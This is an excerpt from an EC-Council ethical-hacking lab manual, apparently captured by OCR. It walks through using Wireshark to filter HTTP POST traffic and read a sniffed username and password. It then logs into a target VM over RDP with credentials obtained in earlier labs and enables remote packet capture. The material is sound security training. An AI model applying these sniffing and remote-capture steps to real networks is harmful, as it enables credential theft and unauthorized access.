


Figure 2.1.4: Wireshark Window: Stopping Live Capture

TASK 1.4

Save Captured Packets File

10. Click **File → Save As...** from the top-left corner of the window to save the captured packets.




Figure 2.1.5: Wireshark: Saving the Captured Packets

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

11. The **Wireshark: Save file as** window appears. Select any location to save the file, specify **File name** as **Password Sniffing**, and click **Save**.




Figure 2.1.6: Wireshark Saving a packet capture

TASK 1.5

Look for Passwords

12. In the **Apply a display filter** field, type **http.request.method == POST** and click the arrow icon (→) to apply the filter.

Note: Applying this syntax helps you narrow down the search for http POST traffic.




Figure 2.1.7: Wireshark: Filtering http traffic

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

13. Wireshark only filters **http POST** traffic packets, as shown in the screenshot.




Figure 2.1.8: Wireshark: Filtering http traffic

14. Now, click **Edit** from the menu bar and click **Find Packet...**.




Figure 2.1.9: Wireshark: Finding Packet Option

15. The **Find Packet** section appears below the display filter field, as shown in the screenshot.




Figure 2.1.10: Wireshark: Find Packet Window

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

16. Click **Display filter**, select **String** from the drop-down options. Click **Packet list**, select **Packet details** from the drop-down options, and click **Narrow & Wide** and select **Narrow (UTF-8 / ASCII)** from the drop-down options.
17. In the field next to **String**, type **pwd** and click the **Find** button.




Figure 2.1.11: Wireshark: Selecting Options in Find Packet Window

18. **Wireshark** will now display the sniffed password from the captured packets.
19. Expand the **HTML Form URL Encoded: application/x-www-form-urlencoded** node from the packet details section, and view the captured username and password, as shown in the screenshot.




Figure 2.1.12: Wireshark: displaying the captured password

20. Close the **Wireshark** window.
21. Navigate to the **Windows 10** virtual machine, close the web browser, and sign out from the **Admin** account.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 1.6

Capture Remote Network Traffic Using Wireshark

22. Switch back to the **Windows Server 2019** virtual machine.
23. Click the **Type here to search** icon ( ) at the bottom of **Desktop** and type **Remote**. Click **Remote Desktop Connection** from the results.




Figure 2.1.13: Selecting Search

24. The **Remote Desktop Connection** dialog-box appears; click **Show Options**.

Note: If some previously accessed IP address appears in the **Computer** field, delete it.



Figure 2.1.14: Remote Desktop Connection dialog box

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

25. The dialog-box expands; under the **General** tab, type **10.10.10.10** in the **Computer** field and **Jason** in the **User name** field; click **Connect**.

Note: The IP address and username might differ in your lab environment. The target system credentials (**Jason** and **qwerty**) we are using here are obtained in the previous labs.




Figure 2.1.15: Connecting to remote desktop

26. The **Windows Security** pop-up appears. Enter **Password** (**qwerty**) and click **OK**.



Figure 2.1.16: Entering credentials

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

27. The **Remote Desktop Connection** pop-up appears; click **Yes**.



Figure 2.1.17: Establishing Remote Desktop Connection

28. A remote connection to the target system (**Windows 10**) appears, as shown in the screenshot.



Figure 2.1.18: Remote Desktop Connection successfully established

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

29. Click **Type here to search** at the bottom of **Desktop** and type **Control**. Click **Control Panel** from the results.




Figure 2.1.19: Selecting a Control Panel

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

30. The **Control Panel** window appears; navigate to **System and Security → Administrative Tools**. In the **Administrative Tools** control panel, double-click **Services**.




Figure 2.1.20: Administrative Tools: selecting Services

31. The **Services** window appears. Choose **Remote Packet Capture Protocol v.0 (experimental)**, right-click the service, and click **Start**.




Figure 2.1.21: Starting Remote Packet Capture Protocol v.0

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

32. The **Status** of the **Remote Packet Capture Protocol v.0 (experimental)** service will change to **Running**, as shown in the screenshot.




Figure 2.1.22: Running Remote Packet Capture Protocol v.0

33. Close all open windows on the **Windows 10** virtual machine and close **Remote Desktop Connection**.

Note: If a **Remote Desktop Connection** pop-up appears, click **OK**.

34. Now, launch **Wireshark** by clicking the **Type here to search** icon ( ) at the bottom of **Desktop** and typing **wireshark**. Click **Wireshark** from the results.

35. The **Wireshark Network Analyzer** window appears; click the **Capture options** icon ( ) from the toolbar.




Figure 2.1.23: Selecting Options from Wireshark

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

36. The **Wireshark . Capture Interfaces** window appears; click the **Manage Interfaces...** button.

